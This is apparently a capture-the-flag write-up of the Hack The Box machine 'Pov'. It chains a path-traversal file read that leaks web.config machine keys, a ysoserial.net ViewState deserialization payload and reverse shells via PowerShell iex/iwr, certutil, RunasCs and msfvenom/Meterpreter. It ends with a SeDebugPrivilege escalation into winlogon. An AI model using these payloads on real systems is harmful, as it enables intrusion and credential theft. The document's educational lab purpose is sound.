


Information Gathering

Nmap

```
[*]$ nmap -sC -sV 10.129.38.227
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 00:29 GMT
Nmap scan report for pov.htb (10.129.38.227)
Host is up (0.26s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.17 seconds
```

We first add pov.htb to /etc/hosts



← → ↻ 🏠 pov.htb

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Contact Us

If you want to know more about who is behind this project you can check my profile at dev.pov.htb. Additionally you can send us an email with your questions in this contact form.

Email : sfitz@pov.htb
Phone : 361-688-5824
Address : 4826 White Avenue, Corpus Christi, Texas

Your Name

Your Email

Message

Submit

You will notice a subdomain dev.pov.htb

Let's add it to /etc/hosts

Foothold

Looking at dev.pov.htb




Stephen Fitz

Web Developer and UI/UX Designer

I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, **ASP.NET**, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.

Download CV

Let's intercept the request of [Download CV] using burp suite



Trying to change parameter of “file”

```
Request
Pretty Raw Hex
1 POST /portfolio/ HTTP/1.1
2 Host: dev.pov.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 373
9 Origin: http://dev.pov.htb
10 DNT: 1
11 Connection: close
12 Referer: http://dev.pov.htb/portfolio/
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
  aZsthZfkqQfMFB0H%2FwEoLMS0001Ygp%2F%2F79hSV30nq5thOfJbW%2BpBwQvzC4%2BwZgkIdXOYlLa1
  pT1XlTW%2FzWp%2BQyJJA%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
  J38f%2FdiSmB10X%2F5Yhk80whZSNpQPSQc3CXPKBN2Bxnd7JPM05lW8xc0j6Upw3pgs36rjxG1zmXMQ0
  %2FSpJ6F%2Bv2njGu5gBEe3j1%2FFRAHGIqhMg6rZUVsAt7EUHy4lWtsj1zZM5g%3D%3D&file=
  C%3A%5CWindows%5CSystem32%5Cdrivers%5Cetc%5Chosts

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/octet-stream
4 Server: Microsoft-IIS/10.0
5 Content-Disposition: attachment; filename=C:\Windows\System32\drivers\etc\hosts
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Sat, 23 Mar 2024 02:37:02 GMT
9 Connection: close
10 Content-Length: 857
11
12 # Copyright (c) 1993-2009 Microsoft Corp.
13 #
14 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
15 #
16 # This file contains the mappings of IP addresses to host names. Each
17 # entry should be kept on an individual line. The IP address should
18 # be placed in the first column followed by the corresponding host name.
19 # The IP address and the host name should be separated by at least one
20 # space.
21 #
22 # Additionally, comments (such as these) may be inserted on individual
23 # lines or following the machine name denoted by a '#' symbol.
24 #
25 # For example:
26 #
27 #       102.54.94.97       rhino.acme.com           # source server
28 #       38.25.63.10        x.acme.com               # x client host
```

It works! LFI (local file inclusion)

Changing “file” again to default.aspx and ../default.aspx got same result

```
Request
Pretty Raw Hex
1 POST /portfolio/ HTTP/1.1
2 Host: dev.pov.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 379
9 Origin: http://dev.pov.htb
10 DNT: 1
11 Connection: close
12 Referer: http://dev.pov.htb/portfolio/
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
  aZsthZfkqQfMFB0H%2FwEoLMS0001Ygp%2F%2F79hSV30nq5thOfJbW%2BpBwQvzC4%2BwZgkIdXOYlLa1p
  T1XlTW%2FzWp%2BQyJJA%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
  J38f%2FdiSmB10X%2F5Yhk80whZSNpQPSQc3CXPKBN2Bxnd7JPM05lW8xc0j6Upw3pgs36rjxG1zmXMQ0%
  2FSpJ6F%2Bv2njGu5gBEe3j1%2FFRAHGIqhMg6rZUVsAt7EUHy4lWtsj1zZM5g%3D%3D&file=
  default.aspx

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/octet-stream
4 Server: Microsoft-IIS/10.0
5 Content-Disposition: attachment; filename=default.aspx
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Sat, 23 Mar 2024 03:11:24 GMT
9 Connection: close
10 Content-Length: 20948
11
12 <%@ Page Language="C#" AutoEventWireup="true" CodeFile="index.aspx.cs"
  Inherits="index"%>
13
14 <!DOCTYPE html>
15 <html lang="en">
16 <head>
17   <meta charset="utf-8">
18   <meta name="viewport" content="width=device-width, initial-scale=1,
  shrink-to-fit=no">
19   <meta name="description" content="Start your development with Steller landing
  page.">
20   <meta name="author" content="Devcrud">
21   <title>dev.pov.htb</title>
22   <!-- font icons -->
23   <link rel="stylesheet"
  href="assets/vendors/themify-icons/css/themify-icons.css">
24   <!-- Bootstrap + Steller main styles -->
25   <link rel="stylesheet" href="assets/css/steller.css">
26 </head>
27 <body data-spy="scroll" data-target=".navbar" data-offset="40" id="home">
28
```

Which means ../ turns into “”

Now we notice the _VIEWSTATE

What is ViewState

ViewState serves as the default mechanism in ASP.NET to maintain page and control data across web pages. During the rendering of a page's HTML, the current state of the page and values to be preserved during a postback are serialized into base64-encoded strings. These strings are then placed in hidden ViewState fields.

ViewState information can be characterized by the following properties or their combinations:

- **Base64:**
 - This format is utilized when both `EnableViewStateMac` and `ViewStateEncryptionMode` attributes are set to false.
- **Base64 + MAC (Message Authentication Code) Enabled:**
 - Activation of MAC is achieved by setting the `EnableViewStateMac` attribute to true. This provides integrity verification for ViewState data.
- **Base64 + Encrypted:**
 - Encryption is applied when the `ViewStateEncryptionMode` attribute is set to true, ensuring the confidentiality of ViewState data.

Here is reference on how to exploit this: https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter#test-case-4-.net-greater-than-4.5-and-enableviewstatemac-true-false-and-viewstateencryptionmode-true

We need to read web.config file

Tried

- file="web.config"
- file="../web.config"

Got nothing

```

<html>
  <head>
    <title>
      Object moved
    </title>
  </head>
  <body>
    <h2>
      Object moved to <a href="/default.aspx?aspxerrorpath=/portfolio/default.aspx">
        here
      </a>
    </h2>
  </body>
</html>

```

Changing ../ to ..\

Request	Response
<pre> 1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 380 9 Origin: http://dev.pov.htb 10 DNT: 1 11 Connection: close 12 Referer: http://dev.pov.htb/portfolio/ 13 Upgrade-Insecure-Requests: 1 14 Sec-CP: 1 15 16 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE= aZsth2fzqQfMFB0hN2FwEoLMSQGO1Ygp%2F%2F79h5V3Gng5th0fJbw%2BpBwQvzC4%2BwZgkIdXOYlLaIp T1x1TW%2FzWpP%2BQyJJA%30%2FVIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION= J38f%2FdiSmB10X%2F5Yhk80WHzSNpqp5Q0c3CXPQKBN2Bxnd7JPmQSLW8xcQj6Upw3pgs36rjxGLzmMq0N 2FrsPj6P%2Bvznj0u5gBEE3j1%2FRAHGIqHmgerZUVsAt7EuhY4LWrsj1zZM5g%3D%3D&file= ..\web.config </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: application/octet-stream 4 Server: Microsoft-IIS/10.0 5 Content-Disposition: attachment; filename=..\web.config 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Sat, 23 Mar 2024 03:17:53 GMT 9 Connection: close 10 Content-Length: 866 11 12 <configuration> 13 <system.web> 14 <customErrors mode="On" defaultRedirect="default.aspx" /> 15 <httpRuntime targetFramework="4.5" /> 16 <machineKey decryption="AES" 17 decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" 18 validation="SHA1" 19 validationKey="562003D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BCEB55BA3 20 CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" /> 21 </system.web> 22 <system.webServer> 23 <httpErrors> 24 <remove statusCode="403" subStatusCode="1" /> 25 <error statusCode="403" prefixLanguageFilePath="" 26 path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" /> 27 </httpErrors> 28 <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" 29 exactDestination="false" childOnly="true" /> 30 </system.webServer> 31 </configuration> </pre>

Got Decryption key and validation key!

Tool will be used: ysoserial.net

<https://github.com/pwntester/ysoserial.net>

we use it to create serialized payload

you can download it on windows virtual machine.

we can use the decryption Key and validation Key

- `ysoserial.exe -p ViewState -g TextFormattingRunProperties --decryptonalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BCEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --path="/portfolio/default.aspx" -c "powershell.exe iex (iwr http://10.10.14.100:8000/rev.ps1 -UseBasicParsing)"`

```
C:\Users\huf\Downloads\ysoserial\ysoserial.exe -p ViewState -g TextFormattingRunProperties --decryptonalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BCEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --path="/portfolio/default.aspx" -c "powershell.exe iex (iwr http://10.10.14.100:8000/rev.ps1 -UseBasicParsing)"
```

Open http server on you attacker machine to download reverse shell into the victim machine

- `python -m http.server`

copy the result from ysoserial.exe into __VIEWSTATE parameter in burp suite

```
[*]$ nc -lvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.230.183.
Ncat: Connection from 10.129.230.183:49675.
Windows PowerShell running as user POV$ on POV
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
pov\sftiz
PS C:\windows\system32\inetsrv> cd ../../..
PS C:\windows>
```

Got sftiz user

User

With enumeration

```
PS C:\Users\sfitz\Documents> type connection.xml
<?xml Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <S N="Password">01000000008c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc880000000020000000001066000000010000200000003b44db1dda743e1442e776
27255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8
adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fd6f2cf99d2a23e38932
6c786317447330113c5cfa25bc86fb0c6e1edda6</S>
    </Props>
  </Obj>
</Obj>
```

[System.Management.Automation.PSCredential]

Here is a reference on how to get the password:

<https://systemweakness.com/powershell-credentials-for-pentesters-securestring-pscredentials-787263abf9d8>

```
PS C:\Users\sfitz\Documents> $pass = "01000000008c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc880000000020000000001066000000010000200000003b44db1
dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f
0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fd6f2
cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6" | ConvertTo-SecureString
PS C:\Users\sfitz\Documents> $cred = New-Object System.Management.Automation.PSCredential($user, $pass)
PS C:\Users\sfitz\Documents> $cred.GetNetworkCredential() | fl

UserName      : alaading
Password      : f8gQ8fynP44ek1m3
SecurePassword : System.Security.SecureString
Domain       :
```

Tried to use evil-winrm to connect using the creds we got but fail.

Then I tried to use RunasCS.exe after downloading it into victim machine

```
PS C:\windows\Temp> certutil.exe -urlcache -f http://10.10.14.100:8000/RunasCs.exe RunasCs.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\windows\Temp>
PS C:\windows\Temp> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.100:6666

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-a9fe2$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3264 created in background.
PS C:\windows\Temp>
```

```
[*]$ nc -lvp 6666
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.129.38.227.
Ncat: Connection from 10.129.38.227:49699.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading
C:\Windows\system32>
```


Root

➤ whoami /priv

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
=====
SeDebugPrivilege    Debug programs            Disabled
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

We can see SeDebugPrivilege but Disabled

Let's enable it with **psgetsys.ps1**

<https://github.com/decoder-it/psgetsystem/blob/master/psgetsys.ps1>

Here is the result.

```
PS C:\Users\alaading\Documents> whoami /priv
whoami /priv sys

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
=====
SeDebugPrivilege    Debug programs            Enabled
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\alaading\Documents>
```

Reference to give you an idea of what we need to do

<https://notes.morph3.blog/windows/privilege-escalation/sedebugprivilege>

<https://blog.palantir.com/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e>

SeDebugPrivilege

Description: Required to debug and adjust the memory of a process owned by another account.

Attacker Tradecraft: Privilege Escalation; Defense Evasion; Credential Access

```
PS C:\Windows\system32> Get-Process winlogon

PS C:\Windows\system32> Get-Process winlogon
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
330	17	5556	19836	0.22	552	1	winlogon

```
PS C:\Windows\system32>
```

We have SeDebugPrivilege enabled! and winlogon process Id “552” .

So, if we migrate to winlogon process we will run as system.

Create meterpreter payload.

- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR IP LPORT=port -f exe > reverse.exe`

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.100
lhost => 10.10.14.100
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 7777
lport => 7777
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.100:7777
[*] Sending stage (200774 bytes) to 10.129.38.227
[*] Meterpreter session 1 opened (10.10.14.100:7777 -> 10.129.38.227:49689) at 2024-03-22 23:48:47 +0000

(Meterpreter 1)(C:\Users\alaading\Documents) > migrate 552
[*] Migrating from 2996 to 552...
[*] Migration completed successfully.
(Meterpreter 1)(C:\Windows\system32) > █
```